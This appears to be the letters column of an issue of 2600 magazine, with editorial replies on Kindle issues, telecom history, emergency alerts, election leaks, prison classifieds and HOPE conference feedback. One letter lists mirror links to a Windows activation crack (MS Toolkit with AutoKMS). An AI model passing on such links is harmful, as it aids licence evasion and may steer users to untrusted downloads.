I was able to buy the previous three issues and read them on the Kindle app for iPhone OK. Except the last one (Autumn 2016) was odd. It had no pictures except the front cover. No payphones, no article illustrations. Another odd thing was it had a word count at the top of each article. Maybe I did not get the final file? Should I download it again?

I really like your PDF versions that your annual digests came in. I like how they have page numbers and look like the print version. Could you do the individual issues that way so I can buy them directly from your store instead of buying them through Amazon?

Inquiring Mind

Sometimes Amazon has glitches that affect certain devices. It's almost always cleared up within 24 hours of a new release. All issues should definitely have pictures, so please grab that one again and it should be fine. Whenever you encounter a message from Kindle saying that we (the publisher) changed something or didn't do something, please don't believe it as nearly every problem like this that's come up over the years hasn't been on our end and we lack the access required to be able to do that sort of thing in the first place. Despite the occasional frustration, we still think the Kindle edition works quite well and it seems to be extremely popular. We're considering all kinds of other methods of distribution. Your suggestion may be one we try out in the future.

Dear *2600:*

Hey gang, I'm sending this email because it seems that Amazon/Kindle has crapped on *2600,* unless you are the ones who did it.

"Kris, we did not find a Kindle device or reading app registered to your Amazon account for which this content is available."

Funny thing is, just the latest issue, which I had already gotten, downloads and reads just fine. I can subscribe through other means, but most of my magazines are through Kindle, but sadly, at this point, you're not the only magazine this has happened to me.

If needed, I can provide screencaps of the relevant devices, but as you're probably aware, it's all Kindle devices and nothing else.

Thanks!

Kris

The fact that we're not the only magazine where this has happened again makes it clear that this was a Kindle problem which we trust was resolved. For future reference, contacting their customer support is almost always the fastest way to have these issues cleared up. We have no access to the Kindle subscriber list, we're not making any changes to access levels, and every one of our issues is thoroughly proofed and doublechecked before being released to them. We do want to hear about any problems people are experiencing, however, so we can add our voices to the chorus. Hopefully these are just growing pains.

Dear *2600:*

Thanks for publishing my article (Free Windows) in 33:2. I noticed a question about the article from db in 33:4. Here is an answer for db:

Thanks for your interest in Free Windows! Free file hosting sites are ephemeral, and their links can be very short-lived! So here are more mirrors for the MS Toolkit:

tinyurl.com/zx7n2fm
tinyurl.com/toolkit-2-6-5
tinyurl.com/2-6-5-ms-toolkit
www.embedupload.com/?d=8JBHFEHXAN

(The first link requires sign-up with 4shared, but this is free.)

As of January 27, 2017, most of the links in the References section of the article are still working. The second link is gone, but you can still work with the instructions in the article to create working iso files using the MCT. The fourth link in the References, for the clean Windows Toolkit app, seems to not be working, but hopefully the above new links will help. The Toolkit contains the AutoKMS. Note that it should be possible to use Au-

toKMS separately from the Toolkit, but the Toolkit is preferred since it provides an easy way to install, test, and maintain (manage) activation status.

fooCount1

Dear *2600:*

I always enjoy the Telecom Informer articles. His latest (33:4) is great, but a little bit incomplete. Rogers and AT&T did not go directly from AMPS analog cellular to GSM, but spent quite a few years using IS-136 TDMA. TDMA, as it was known (GSM is also TDMA, but was never referred to as such) had some technical advantages over GSM (it used less bandwidth, for example), and achieved quite a bit of penetration in Latin America and Asia as well as North America. But it was not compatible with GSM. The network was based on the same protocol (ANSI-41) used by AMPS and CDMA2000. Rogers and AT&T were well on the way to phasing AMPS out well before they switched to GSM, as TDMA-only phones were much smaller and had significantly better battery life. They jumped to GSM because there were more GSM phones available around 2000, and they were cheaper. And once they switched to GSM, they stuck a knife in TDMA, withdrawing support for the North American Cellular Network (NACN) that provided TDMA roaming, forcing carriers all around the world to plan their own migration (mostly also to GSM).

Additionally, while it is true that the first iPhones were GSM-only, for a long time it has been possible to get iPhones that work in both GSM (including LTE) and CDMA2000 modes, so there is really no disadvantage any more. In fact, given the slow rollout of VoLTE (Voice over LTE instead of fallback to CDMA2000), CDMA2000 will be supporting phone calls for a long time, while getting no praise or glory. There is a rumor that Verizon was offered the iPhone first, but they thought Apple was too greedy. AT&T took the attitude that if the entire executive suite had to commit self-defenestration or, worse, pay their fair share of taxes, they would have agreed, in order to get the first Apple phone. If Verizon had had a better crystal ball, things would have turned out a lot differently, although in the end, GSM would have been added in once the exclusive agreement with Verizon expired.

D1vr0c

The Prophet responds: "Great letter, and thanks for writing! For sure, the short-lived TDMA standard is a correct historical footnote. Additionally, Telus operated an iDEN service for many years using the brand name 'Mike.'"

Asking

Dear *2600:*

Good afternoon,

My name is Stas. I am 15 years old. I have a little different hobby: I collect badges (pins) and stickers with symbols, seals (mascots) of companies, and arms of cities. Could you please send me your badge? Thanks in advance and sorry for your trouble.

Stas

Belogorsk, Russia

Sorry to burst your bubble, kid, but you're really barking up the wrong tree here. (At first we thought this was some especially weird kind of spam, but it appears to be on the level. This guy really collects badges, pins, buttons, or whatever you want to call them.) Decades ago, we had 2600 *buttons but nobody has seen one of those in ages. We have a corporate seal someplace, but it would probably take us a few months to track it down and it's probably something we're not supposed to be handing out like candy. And we don't even know what "arms of cities" look like, but we're pretty sure that's not a thing in these parts. But otherwise, we're in full support of what you're doing and hope we've helped somehow.*

Dear *2600:*

I am UI/UX, web, and mobile graphics designer and developer looking for work. Examples of my work are attached. There you can find any kind of design work you need. My portfolio is the largest web design portfolio on the Internet. It contains 180 designs sorted under 35 categories.

Marko

Largest web design portfolio on the Internet? That's quite a claim. We were quite impressed with the massively huge attachment you stuck in that email, but not enough to want to go any further than this reply.

Dear *2600:*

With due respect I m using airtel operator . there is very bad networks voice call and internet.please solve my problems as soon possible. Thanking you.

Shazia

Every now and then we get one of these emails where we wonder if we've crossed into some sort of TV plot where we only have a few minutes to solve some high energy crisis and save the world but we didn't check the email until weeks later and apparently lost our chance. But on further investigation, Airtel isn't a phone service inside an airplane, but rather a mobile operator in India. So the problem cited is probably one of months or years, not seconds. So we feel better about that, but we still may never know what this was all about. Unless this guy is just asking for the name of a better cell phone company in India, to which we'd suggest Vodaphone India, Idea Cellular, Jio, or RCom. Of course, had we visited India instead of Wikipedia, we would probably have come up with a better answer.

Dear *2600:*

I heard that the president of the USA can text everyone at once in the whole USA with a special message.

I, for one, refuse to accept anything from Trump anytime.

Is there a way to block such a system? Or is there an app that can block that for me?

Moshean

It's called a Wireless Emergency Alert and there are several kinds. You may get a WEA message if there is severe weather in your area, an evacuation order, or an Amber Alert for a missing child. Those alerts can be turned off in the Settings section of your phone. Then there are the Presidential alerts, which cannot be turned off. You can't even turn down the volume without turning your phone off completely. You can blame Congress for that. When they passed the "WARN Act" in 2006, they explicitly allowed participating carriers to offer subscribers the capability to block all WEAs except those issued by the President. But you may be able to find a way out before Trump figures out how to abuse it. While consumers aren't able to opt out, it's voluntary for carriers to opt in. So you might be able to track down some cell phone company that doesn't support WEA. Perhaps that could even become a selling point for them. Of course, in so doing, you also could wind up being the last person to find out a tornado is heading your way. That's the disadvantage with these systems being overused or abused; people will wind up ignoring them when they are really needed.

Dear *2600:*

I have ordered several audio DVDs of the various previous HOPE conferences. I would like to distribute them over the Internet. What is your policy regarding the sharing of these audio files over the net? I will follow your direction.

WarmFuzzy

It's really quite simple. We want them shared and copied as much as possible. If you put them online, just give a link back to us (the 2600 site, our store, or the HOPE site). This is true for the contents of our DVDs or flash drives as well.

Dear *2600:*

I am looking into several business endeavors, some of which will be relevant to your magazine. Therefore, I'm interested in buying advertising space. Could you possibly email me with your current advertising rates for various ads (full page, half page, etc.) including the number of and type of readers you have (e.g. hobbies, lifestyle)? I look forward to hearing from you.

Jeff

If you had any idea what our magazine was about, you wouldn't be looking forward to our response. Do you see any advertisements in these pages? Other than the free classifieds we offer to our subscribers and the house ads to publicize what we're up to, we simply don't go down that avenue. We're 100 percent reader supported and that's how we want to stay. We have no interest in prying into our readers' hobbies and lifestyles, nor of taking away valuable pages to advertise already over-publicized products. So this is why you will not be receiving a list of our advertising rates. If you become a subscriber, you can have a short classified ad for free. We hope that suffices and that our message has been received. Until the next time someone asks us this, which has probably already happened.

Leaks

Dear *2600:*

With all the bogus accusations about "Russian hackers" flying about, certain questions keep coming up which only the hacker community would appreciate.

If "the Russians" really did "hack," then they would *never* have left any trace behind.

It has been said that a DNC insider who favored Bernie Sanders and objected to what the HRC people did to him "leaked" the information.

WikiLeaks has established itself as "a media outlet" with unimpeachable accuracy.

All WikiLeaks will say is that they did not get *any* of the emails from the Russians!

Just like any "American media outlet," WikiLeaks must be given the *right* to protect their sources. Only the accuracy may be brought into question and that can be assumed to be unimpeachable!

Clearly, all of the noise is about a vain attempt to have the "leaker" exposed, "plug the leak," and punish that individual(s) so that even more damaging information might not be leaked!

Since I used to work on the computers used by the Department of Transportation in more than one state, I know this simple fact.

If the "Russians" really wanted to cause any kind of chaos, all they would have to do is inundate those systems with data which would attach and cross reference aliases and addresses to as many people as possible. Especially judges and politicians - the police are just pawns.

I found this out by accident when I tried to get my "home address" information corrected since I am technically "homeless." It is impossible for any government computer to make any kind of correction. The government simply sends papers to whatever address is last on the list without verification of any kind. All challenges to such information are summarily rejected. Very interesting. Those computers keep everything, although I am curious as to just what the "limit" to each data field might be (256, 512, 1024)?

Why protect something which can be used to do you harm?

Homeless Man

Where do we begin? Well, we have a limited amount of space, so let's stick to the simple points. While it's our default state to question and doubt anything we're told, that rule also applies to anyone who states with certainty that a particular fact is "bogus" without any actual evidence. In this case, defining terms becomes hugely important. Very few people believe (or are saying) that the election was literally hacked on Election Day by Russian hackers. In fact, the only people who seem to be quoting that are those who want to demonstrate what a ridiculous notion that is. In actuality, the involvement of outsiders in the electoral process would be much more subtle and prolonged. It would most certainly involve various infiltrations, disinformation campaigns, and leaks. Done in a methodical manner, such actions could most definitely have an effect on the outcome of an election. In fact, our own country has a long history of doing precisely this, as do others, including Russia. So in theory, at least, such a hack is possible. Sticking "it has been said" in front of a specific theory is a familiar tactic, but adds absolutely nothing of value to a conversation. We found it odd that WikiLeaks would go to the trouble of saying where these particular leaks didn't come from since anonymity is such a vital part of the leaking process. From their own site: "We keep no records as to where you uploaded from, your time zone, browser or even as to when your submission was made." How then, do they know that the leaks didn't come from Russia? And, if this is true, doesn't revealing such information help to narrow down the actual source? These questions sort of chip away at that whole "unimpeachable" thing you were mentioning.

Obviously, victims of a leak will want to find out where it came from. That shouldn't be surprising to any of us. But when the leaks only seem to be affecting one side of a contest, then you have to start considering if there may be an agenda at play. And if your attempts to get to the truth are resisted or blocked, then you really need to start rethinking the possibilities.

Dear *2600:*

I know of rats in your company now Jimmy [last name redacted], Ken [last name redacted], Terren [last name redacted], Charlotte [last name redacted], and security owners UK/Ireland, Faye [last name redacted] (ex-New Yorker but not American) and many others is all holding was cards for government and should warn your experts straight away cos they are terrorising me and my underwrls tens with 5o,.!... .

Be carefull bro's as we are turning anything but grey now on them but blk only.

Try outwit for your own safety as I have nothing to gain and have nothing to gain from this at all except give in as my only way out or fight back. Trck this locality's pths and no: please plus [phone number redacted] and my connecting emails.

Safe braheims,

[Everything Redacted]

We actually do get more cryptic messages than this one. Considering we never heard of any of these people supposedly in our company, they must really be doing a good job.

The Future

Dear *2600:*

I would like you to publish this letter (I'm a CIA operative):

2200 or 2600? Space Age

1. Arrests of hackers and those who authorize assassinations and transmit death threats in moments after they do so.

2. Food and shelter and income for all so that no one wants.

3. The legalization of sex work and all drugs and fights to the death.

4. One-hundred percent dependence on solar.

5. Widespread space flight for the people.

6. Free higher education for all.

CIA referred me to this site to learn about extraterrestrials. I hope it helps you all with your struggles: www.bibliotecapleyades.net/vida_alien/esp_vida_alien_19a.htm

Robert

Wow. Just wow. At last, a list of aliens in alphabetical order. You have no idea how annoying it's been to have to wade through so many unorganized collections. So thanks for that. As for your list of whatever it is, we're happy to see that our arrest is literally at the top of it. It's a tad disturbing that we're lumped in with assassins and death threaters. Everything else sounds so good, though. Except maybe legalizing fights to the death, which seems like an awfully strange thing to campaign for.

Dear *2600:*

What will happen today? What will happen tomorrow? None of us ever consider that question thoroughly when we wake up. We usually expect the worst and hope for the best. What will happen next year, what will happen in the next four? This seems to be a common pattern in my mind while, yet again, most people expect the worst and hope for the best, the worst being a madman with his hand on the biscuit and some inept gerbil sitting elsewhere with the inability to disregard an unlawful order, holding the football... expecting the worst... but no hope? That puts a smile on my heart because we don't truly believe that. When there is no hope (in our minds), some will cower, but others have no fear and realize that some-

thing has to change. During the circus tent fire, we were given the option of a compulsively lying war criminal with bad experience, or a man with no respect and no experience. Yes, you heard me correctly folks, the gun is loaded and in your hand. Now point down and choose: *left* foot or *right* foot - which foot can we empty this chamber into that would not leave us limping afterwards?

Yes, you heard correctly; but what can we possibly do?! We *have* to choose, we just have to! Yes, life is full of choices, but it's not our choice anymore. If nothing we choose will be best for the people, I believe in the people, oddly enough.

I once said if Hillary gets elected, I fear for the future of this country, and if Trump gets elected, I fear for the near future. I imagined that people would go along and take the slow route and not vote for Trump, and slowly let the country continue to rot, so slowly that it's hardly even noticeable, but *now* there's a malignancy in the system. The people are the antibodies and can *notice!* A great big smile on my heart indeed - where voting for one would be a rootkit with concise and indiscernible code, the other would be a very sloppily written Trojan that wouldn't make it past the most primitive of system defenses.

Yes, I'm happy, not because the worst fears of many came to fruition, but because now is the time to fix the system and people are aware more than ever about what they have been letting take place. This country is not living up to its full potential. I'm no super hero - hell, I'm not even better than average - but how amazing is just one antibody? Maybe beautiful in its own way that a blood protein can be created, seemingly pointless on its own, but there are people that want the antibodies cloistered, and to themselves. Together we can fight, without violence maybe or breaking the law, but coming together to face a threat. If the virus isn't noticeable, the body just does what it does. But when it gets really bad, there is a panic. But is the panic something to be concerned about? The body discharges and coughs and sneezes and the fever kicks in trying to heat up and burn out the malignancy, almost as beautiful and synchronous as the Japanese honey bees rubbing together when there is an intruder like a killer hornet in their nest - all together, at once, harmoniously never raising their temperature to the point where they themselves would be injured, but just enough to where the hornet would not last in the hive. The hornet is a scout for more dangers, but when the bees notice, they don't let that report ever leave the hive. The hornets never get the message, the hive becomes a haven, intact, a place for bees to create their honey and live a prosperous life.

Trump is a message to all voluptuaries with no experience around the world, like the reconnoitering hornet in the hive of the Japanese honey bees. All he has to do is get away with doing terrible things, and that is the new paradigm forever and ever until the end of times, but having no experience can be overwhelming, especially if the bees turn up the heat and present real problems, needs, and requests, and make it so intolerable that the hornet simply cannot stand the heat. Yes, a true test of one's character is to see if they can handle the heat and make right decisions, or if they say, "fuck it, I can't do this." But it seems as though these hornets have a highly evolved strategy. If only the antibodies were as advanced and evolved, yes?

Doesn't it feel good knowing that for once the antibodies have something they can recognize, and unite to make a difference? That's called *hope!* If our forefathers were here now, they would see what I see, what we all see now, a broken system that needs a bit of tinkering, dare I say... "hacking?" Yes, I'm ordinary. A lot of us are. But one puzzle piece may not seem like a big deal, unique, but piled on top of all the other pieces seemingly identical in its uniqueness. But something is beautiful to behold when all the pieces come together. We see the big picture. Sure, there's the obnoxious guy that wants to keep breaking up the puzzle so we can't see that big picture, but I have a feeling now that our minds have evolved with playful little jests, pranks, and even disassembling, we have learned to take apart and put together better than ever, our own personal DHT. They can pull apart, but we check the hash sum and put together three pieces. While they take those three apart, three other pieces come together. And when they take those three apart, all six already confirmed they go together, all six come back together and boy, is that frustrating for people trying to separate the puzzle.

Let's just bear in mind that one bee shaking and rubbing another bee won't do the trick; it works best when all bees are working together. We are all different like the puzzle pieces, but we shouldn't focus on the little bumps and ridges that make us different, but where we can plug ourselves in to help everyone else get the big picture. Fuck the planet, hack the system, forever and ever until the end of times.

Devlin

It's strangely comforting to be using the same tactics as bees.

Dear *2600:*

I perceive massive amounts of doublespeak about fascism, racism, net neutrality, and many other subjects. It has reached a point where I am almost ready to give up and follow the Church of the SubGenius. Am I alone?

Thank you for existing. *2600* is an island.

colForbin

You are far from alone. That realization, along

with some organization (perhaps similar to the bees referenced above) is all you need to make real progress. Reaction to adversity is key. We push harder when we fight back than we do when we're comfortable. So this is an opportunity for real progress.

And as for us being an island, thanks, but in this age of climate change, it might not be the best thing.

The Marketplace

Dear *2600:*

Have you ever received any concerns or complaints regarding one of the firms/businesses that seems to be a regular advertiser in the "Marketplace" section of your *2600 Magazine - The Hacker Quarterly* publication?

I'm specifically wondering about "Hackers Home Page" at hackershomepage.com.

I discovered some negative online reviews (or feedback) on them, but wondered if you could provide any further insight. I'm a potential customer who simply wondered about their reputation for delivering "as described" functioning products.

X

You're best off asking for clarification from wherever you saw negative reviews. Sometimes there are good reasons behind them and other times they're the work of a single person with an agenda. We've never received a complaint for this particular advertiser.

Dear *2600:*

Very interesting.

You got some damn nut sitting in a prison cell, running at least two issues of this amazingly *stupid* ad. You people did not know this was an address of a federal prison?

I know you are not responsible for the ads themselves. But come on. A publication like yours running ads by inmates sitting in prison? Are you kidding me?

F

It may surprise you to learn that people in prison are as human as the rest of us. We've had members of our own staff wind up imprisoned and know of many more, often some of the brightest and most trustworthy people we've encountered. We can't speak for everyone, obviously, nor can we speak for everyone walking around on the outside. But what we can say is that everyone has the right to communicate, to read, and to write. So we're sorry if it bothers you that prisoners are afforded that opportunity by us, but nobody says you have to converse with them. In this case, the address is clearly that of a prison (state, not federal as you say), and we remind people in every issue that we make no guarantees to the "honesty, righteousness, sanity, etc." of anyone advertising in the Marketplace. This should apply when talking to any stranger and it's relatively simple to look online for anything that might concern you. It's also a good idea to be able to keep your own identity somewhat private through the use of mail drops or post office boxes. But please get past your preconceptions that everyone in prison is a "nut" that should be isolated and ignored. You will be the poorer for it otherwise.

Dear *2600:*

I am wondering if there is a place in the magazine to place classified ads? If so, how do I go about placing ads and what is the cost? I work with an inmate and he is under the impression that you place classifieds. Can you please confirm? Thanks.

Christy

What an interesting coincidence. We were just talking about this! Yes, in fact, you can place classified ads in our publication no matter what kind of room you find yourself in. But there is one condition. You have to be a subscriber. If you're a paper subscriber, simply email us (marketplace@2600.com) your subscriber number that is found on your mailing label. If you're an online subscriber, email us a receipt either from our store or elsewhere to demonstrate this. You can also send these items to our postal address which can be found on page 65.

Observation

Dear *2600:*

It's been ages since I've leafed through the pages of *2600*, but I have many fond memories of both it and the various HOPEs I've attended over the years.

Anyway... I just received my credit card statement for January 2017 and *had* to pass along a screenshot because you popped into my mind instantly. I'm still chuckling - not just because it's an "even/round number" (how rare is that?) but because of the number itself (even rarer, but more special). Pretty cool, either way. Wondering if I should play the lottery next.

rick

There is actually a third remarkable element to all of this. Yes, it's rare to get a round number on a bill like that and particularly rare for it to be our name. But for it to happen to someone who is familiar with our magazine makes it even more incredible.

If anyone else out there would like to experience this on their own credit card, simply buy ten lifetime subscriptions and nothing else and you too will see $2600.00 on your bill.

Further Info

Dear *2600:*

I just came across a documentary on Netflix that I think would be of interest to other *2600* readers. The title is *Genius On Hold*. It's about an inventor/hacker named Walter Shaw. Walter worked for Ma Bell in the 1950s, starting out as a lineman and working his way up to engineer, and eventually a project manager. He had just one bad trait: he kept on making prototypes that improved their products or added new features to the services they provided to the telecommunication-starved public. Being a monopoly, Ma Bell's management wasn't very interested in touch tone phones (I'll get to that later) or conference calling, etc. "No, we make dial telephones that we lease to our customers on a monthly basis, and charge them for each one in the house." (Substitute tabletop cable boxes in 2017 to bring this story up to date.) "We happen to like things just as they are." "Thank you very much, Walter. Dismissed." Walter's innovative spirit would not be denied. He continued to make prototypes in his garage. Unfortunately, because of Ma Bell's monopoly, any device that connected to their wires, i.e., network, needed approval or was illegal. So nothing was ever approved. Needless to say, they would sue the pants off anyone who dared make improvements. Poor Walter, the once valued employee ended up with the short end of the stick again.

At wit's end and desperate to take care of his family, Walter used his skill set to make money. I won't ruin the story for everyone, but organized crime and bookies with a little unauthorized call forwarding hardware... you get the picture. Did I mention an FBI investigation and hardware sealed in epoxy with identifying marking removed? The FBI was very frustrated. Big money equals big problems for Walter again, as Bobby Kennedy "The Attorney General" decides to take on the mob. In the end, Walter is now under surveillance by his former employer Ma Bell. Walter is "testing" his remote dialing box (I told you I'd get back to it) and is arrested for making four unpaid phone calls. His sentence is four years. Ouch. In the movie, they depict the remote dialing device (it is decidedly unblue), but maybe, just maybe, we are looking at a piece of history. I for one would like to think so.

Just a small postscript. I don't want to be accused of trying to start another Oprah book club, but other members have mentioned books that I would never have found on my own. Here is one of my picks: *Turing's Cathedral* by George Dyson. Let's just say this book starts telling the history of computers and computer science just after "God Said Let There Be Light." It can be found at Amazon. I hope at least a few of you will be entertained. Thank you for your time.

Wolfgang_Von_Stinkbutt

Thanks for the pointers. We're always interested in hearing about books, films, and TV shows that speak to our audience. Let's keep the recommendations coming in.

Dear *2600:*

Hi friends,

We decided to share our book *Apoc@lypse: The End of Antivirus* for free to all. It's available for download in English and Brazilian Portuguese.

Rodrigo Ruiz

You can find this book from one of our writers on the Kindle and in PDF form on various sites throughout the net. We appreciate it being made available.

Dear *2600:*

Being behind bars gives me ample time to discover new authors. One such author is Daniel Suarez, who wrote a thrilling two-book series of tech-fiction that seems to put forth the question: "what if the game world and the real world merged?"

Daemon by Daniel Suarez follows a few characters through an adventure of epic proportion brought on by the death of an eccentric game developer. The death of this famous game developer triggers the activation of a daemon that he created, one that will spread across the entire Internet and possesses artificial intelligence. Throughout the story, this software representation of the dead programmer leads the characters on missions of discovery that take them deeper into the world of the Daemon.

One character who first discovers the presence of the Daemon on a popular game dubbed "Over the Rhine" must pass a basic test of cracking a WEP encrypted network to prove his skills to the Daemon. Another rather enterprising character gets consumed by the hunt for the Daemon. The Daemon even orchestrates the release of a convicted felon from a call center operated behind bars.

In addition to the stories of the characters, there is an excellent use of technology employed in different ways to truly distinguish this story in the realm of tech-fiction. The author expertly uses technology in highly creative ways to enhance the story, hacking together hardware and software into amazing feats of technology that seem not only plausible but not too far down the road. Just imagine for a moment if one of Google's autonomous cars decided to go on a killing spree. This type of idea and more are combined to make this story feel like it could happen in the near future - and it just might.

I discovered this book in a prison library while I looked for technology-related fiction. Once I started, I could not put it down. I read the whole

book in about 36 hours. The concluding book is called *Freedom*. Both books are probably available at your local library or on Amazon. I consider this book to be my all-time favorite in tech-fiction. I am purposely vague on some of the tech-related aspects of the book in this review so I don't ruin anything. That way, you can enjoy this book for yourself.

Chris Berge

More Eleventh HOPE Feedback

(Note: We thought we'd delve into our pile of feedback for The Eleventh HOPE again and feature some of the more interesting comments. Since we didn't explicitly tell writers that their words might be printed, we have omitted names.)

Dear *2600*:

Thank you guys so much for a great HOPE conference! My cousin came with me, her first HOPE and she had a great time.

The best part was of course, "Hackers Got Talent" - that was crazy - but so much fun. Definitely keep that tradition! The guy who you had burning the DVDs came in and was filming the dancing girl with his phone or something, and he got in the way of your cameras - if he has the footage, maybe you could post it up because we want to see the part when Jason Scott joined in and was dancing too. That was great.

As for other things we loved, the Segway was a lot of fun - we both tried it and enjoyed it. The talks were great, especially the groundbreaking talks like the "Torrenting a Pharmaceutical Drug," "LinkNYC," the updated Steve Rambam talk, the TOOOL guys, "Women in Cyber Security," and so many others.

We were a little disappointed with the car hacking talk - it was very technical and dry. It would have been better if there was more of an intro talk and then this talk would be more like an "Advanced Car Hacking" or "Nitty Gritty of Car Hacking" type of thing.

I would like to see more drones/robots - those are always fun. And wearable technology and talks about wearables.

It seemed like there were more vintage computers and phones out last time, or maybe it was just that they were organized in more of a way where they were out and people could come play with them.

We watched Mitch Altman's workshop on Arduino - it was too much theory of electronics for my cousin, but I enjoyed it. Maybe have him give an actual workshop that is an intro to electronics or something first, and then people can join in for the Arduino part afterwards? A lot of people seemed to not be paying attention after a while, just playing with the kit that they had bought. But he is great as ever.

The badges were cool and we liked that there was a contest with the lanyards - however, we still don't know what the answer was to the contest or who won. I think it would be good if there was a set time when the winners would be announced and the result would be revealed - similar to when the electronic badges were used four years ago and you could hack your badge to make it do cool things, and the badges were used to track people as they walked around.

Thanks again for the great weekend!

The Eleventh HOPE Writer 10

The details on who won the lanyard contest were revealed at the closing ceremonies. As you can see from the feedback we printed in the Autumn 2016 issue, some people want more technical talks while others want less. We had a very good response to the car hacking talk but another one that was more of an introduction certainly wouldn't hurt.

Dear *2600*:

Just wanted to tell you my appreciation for a great HOPE conference! This was my first participation and I wish I had participated in the previous ones.

My problem was I was torn between listening to the talks and participating in the workshops (Python and Arduino). Soylent was a great idea. It enabled me to listen to more talks.

I work in insurance on weekdays and I hack on weekends (carpentry, Python, Raspberry Pi, 3D printing). A number of talks provided interesting information from an insurance standpoint.

I was super impressed by the patience, kindness, and open mindedness of everyone. I rarely have felt freer than that weekend. A great feeling.

I think I'd like to volunteer next time. My only suggestion: do it every year! Congratulations on a great conference.

Amitié!

The Eleventh HOPE Writer 11

It's great to hear feedback like this. As for why we don't do it every year, it's because we don't want it to become too routine. It also takes an awful lot out of a number of people. Having that year in between conferences enables us to put more work into the next one and to participate in other conferences around the world, which is where we get so many new ideas. Rest assured - the next HOPE conference will be upon us before we know it.

Dear *2600*:

Happy to provide feedback. It was my first HOPE conference, though I've been following along and watching the videos online for years. I had a great time, and visiting New York City was awesome. I'm definitely interested in attending again in the future.

Highlights for me were:

The Doctorow keynote

"How to Torrent a Pharmaceutical Drug"

"Only You Can Stop Police Surveillance - Here's How"

"The Onion Report"

"Crypto War II: Updates from the Trenches"

"National Security Letters: The Checks and Balances Aren't Strong Enough - Sometimes They're Nonexistent"

The Internet was too fast for me. I couldn't think of anything much to use up all the bandwidth.

I think my only criticism would be that it was hard to get into some of the talks, seems like you're at capacity in the main rooms. You almost really have to plan two talks in a row in the same room if you want to be sure to see the second one. I had multiple times where I watched one talk to the end and tried to switch to another room only to find it standing room only and those getting kicked out by security for blocking the fire "lanes" in the room.

All in all, thanks for the great conference, guys. I had a great time and would attend again if the stars align.

The Eleventh HOPE Writer 12

We are planning some changes for 2018 that will give us more space. Some talks will always fill up even if we rent out a coliseum. We'll keep working on it.

Dear *2600*:

I attended The Eleventh HOPE this year - it was a great event. I was there most of Friday, and all of Saturday and Sunday. I didn't have to travel that far, coming from Queens.

It was tough having really good events overlapping. Not sure how to solve this one except don't. Of course, people will disagree about what they want to see. But I skipped the keynote to do a Violent Python workshop which had a *massive* turnout. Some feedback there: the workshops were great. Sam Bowne was awesome. His Violent Python and exploit dev workshops were a great change of pace.

It was nice to be able to stream the events when space filled out, and to watch them from the mezzanine.

I participated in EFF's CTF, which was great, but not until it was almost over on Sunday. I think they would have benefited from having a bit more promotion for that event.

I wasn't able to find anyone who could give me the WPA2 password, which was upsetting. I would prefer not to transmit packets in the clear. I was wondering why we needed a huge block of public IP addresses though. Couldn't you just have natted everybody? Anyway, it was great to see how well respected the NOC was and how much work they put together to make it happen.

This was the first HOPE I have been to and overall it was awesome. I think you guys did an awesome job putting it together. The speakers were well chosen and it was just a blast. Thanks for organizing it all.

The Eleventh HOPE Writer 13

We're happy you got so much out of it. It sounds like you really sought out a bunch of interesting events and activities. There really is no way to keep talks from conflicting. Even if you just kept to a single track, it would be impossible to see everything that was presented there. This is why archiving is so important. We now all have some time to see what we missed and to come up with ideas for 2018. As for the WPA2 password, any account name and any password worked. Anyone at the InfoDesk should have been able to give you that info, as would anyone involved with the NOC. We're sorry we didn't get the word out enough on certain things. We're so busy organizing that we sometimes forget to promote ourselves sufficiently.

Dear *2600*:

Concerning the photo policy, I really don't think anyone can have any expectation of privacy at a conference like HOPE. It's effectively a public space; if anyone wanted to capture everyone, they could obviously easily conceal a camera on themselves or leave it somewhere and get photos of every person there.

To me, the policy is a net negative. In the old days, I used to shoot a lot of photos and post a writeup on my blog or on Instagram; now I rarely post anything. I also mostly don't like staged shots - I like candid shots, and the policy now basically makes them impossible.

Thanks for being so open to feedback and thanks again for such a great conference!

The Eleventh HOPE Writer 14

You've hit the nail on the head. Even though you disagree with such policies, you also live by those rules. If enough people truly believe this is unfair, then challenging them and speaking up about them is what should be done. We agree it's impossible to avoid being captured on camera in such a public space. But that doesn't mean people should be able to annoy individuals by targeting them with a camera. While being a total jerk is legal, it doesn't mean we shouldn't tell people we don't want them to act that way.

SEND US YOUR LETTER - EMAIL LETTERS@2600.COM OR DM @2600 ON TWITTER. YOU CAN ALSO WRITE TO 2600, PO BOX 99, MIDDLE ISLAND, NY 11953 USA. YOUR OPINIONS AND KNOWLEDGE MATTER!

CHORUS

Stickers

Dear *2600*:

People were asking for canvas bags and stickers on Twitter. You said you'd need some sticker designs so I made some. I DMed them to you on Twitter but figured I'd email you here. Hope you don't mind.

Hope you can use them, let me know if you do.

stAtiC

We appreciate the effort, but what you sent us was just our own logo from our website with "The Hacker Quarterly" written below it. That's a design idea we've already had. What we're looking for is something more new and unique.

Dear *2600*:

I am writing to different organizations and companies asking for free stickers. I started following *2600* about six or so years ago back when I came across the movie *Operation: Takedown*. I decided to really look into Mr. Mitnick and what really happened because I know of the way facts get distorted in "Based on Life" movies. I also found *Freedom Takedown* and watched it all for research. I really like what y'all have done for the hacker community and the information that y'all provide.

Back to the reason for this email. Like the subject says, I have a personal project that I started a week or so ago and I am emailing or using on site messages to different companies and organizations to ask for free stickers. I want to cover my laptop with the stickers I get and make a nice free sticker bomb type cover. I hope that y'all agree that this is a worthy project and agree to send me something that I can use.

Joe

How could we not agree that collecting a bunch of free stickers for yourself is a worthy project? But, as evidenced in the letter prior to yours, the creative forces haven't quite gotten to the point of producing something yet. We'll be sure to print an update when that happens.

Incidentally, our film was called Freedom Downtime. We've never seen it morphed into the title of the film we were opposing before. That's a little unsettling.

And while we're at it, Operation Takedown was the title of Takedown only in Sweden. Oddly, though Takedown was supposed to be the title, when it was finally released in the States years later, it was known as Trackdown. And for those who are really interested, it was first released in France under the title of Cybertr@que. And that's about all of the trivia on that subject we have.

Corporate Culture

Dear *2600*:

I'm Megan. I've been covering about emerging tech and latest technologies. Some of my works have been quoted and featured in *Entrepreneur, Inc, Huffington Post*. I'm currently looking to expand my writing portfolio and was hoping to write for *2600: The Hacker Quarterly*.

Would you be the best person to pitch ideas to?

Megan

Why do we have this unsettling feeling that our name was simply inserted into some mass mailing and that you have no idea what we're really all about? Because if you did, you wouldn't be surprised at seeing your letter printed here along with our skepticism. For one thing, the email address you sent to isn't a "person" and we generally don't entertain pitches, product placement, or corporate speak. With that out of the way, we look forward to seeing what you have to share with the hacker community.

Dear *2600*:

I'm Ellie Martin, business and tech writer with focus on emerging technology, marketing, and science. Some of my works appeared on *Business Insider, The Next Web, Computer World*, and a few other publications.

